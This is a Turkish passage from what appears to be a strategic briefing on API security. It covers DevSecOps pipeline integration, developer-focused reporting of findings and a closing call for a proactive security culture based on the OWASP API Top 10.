- Pipeline Güçlendirme: Güvenlik otomasyonunu geliştirme ardışık düzenine (pipeline) entegre etmek, temel güvenlik kontrollerinin sürekli olarak doğrulanmasını sağlar. Bu süreçte hem geliştirme hem de operasyon ekipleriyle yakın işbirliği içinde çalışmak, yalnızca işlevselliğe değil, aynı zamanda orkestrasyona da odaklanarak tam bir kapsama alanı elde etmeyi mümkün kılar.
3.2.3 Bulguların Etkin İletişimi
Güvenlik bulgularının değeri, ne kadar etkili bir şekilde iletildiğine ve ele alındığına bağlıdır.
- Geliştirici Odaklı Raporlama: Bulguları PDF dosyaları olarak göndermek yerine, geliştirme ekiplerinin zaten kullandığı araçlara (örneğin, JIRA, GitHub Issues) doğrudan entegre edin. Bu, sürtünmeyi azaltır ve bulguların daha hızlı ele alınmasını sağlar.
- Eğitim Fırsatları: Bulguları paylaşırken, zafiyetin ne olduğunu, nasıl istismar edilebileceğini ve nasıl düzeltileceğini açıkça anlatan bir saldırı senaryosu sunun. Bu anları, geliştiricileri eğitmek ve güvenlik farkındalıklarını artırmak için bir fırsat olarak kullanın.
Geliştiriciler ve DevSecOps ekiplerinin işbirliği, güvenli bir SDLC oluşturmanın merkezinde yer alır ve bu yol haritası, bu kritik işbirliği için somut bir çerçeve sunmaktadır.
4.0 Proaktif API Güvenliğine Doğru Kültürel Dönüşüm
Bu stratejik brifingde özetlendiği gibi, API güvenliği yalnızca teknik bir sorun değil, aynı zamanda temelden bir kültür meselesidir. OWASP Top 10 API Güvenlik Riskleri, kuruluşların en kritik zafiyetlerini anlamaları için bir başlangıç noktası sunarken, gerçek koruma bu bilgiyi eyleme dönüştürmekten geçer. Geliştiricilerin ve DevSecOps ekiplerinin ortak sorumluluk alması, güvenliği bir sonradan düşünce olmaktan çıkarıp geliştirme yaşam döngüsünün her aşamasına entegre etmesi gerekmektedir.
Sürekli eğitim, süreçlerin olgunlaştırılması ve akıllı otomasyon, bir kuruluşun API’lerini günümüzün ve geleceğin dinamik tehditlerine karşı korumasına olanak tanıyan temel unsurlardır. Güvenliği bir engel olarak değil, kaliteli ve dayanıklı yazılım üretmenin ayrılmaz bir parçası olarak benimseyen proaktif bir kültürel dönüşüm, dijital varlıkları korumanın en sürdürülebilir yoludur.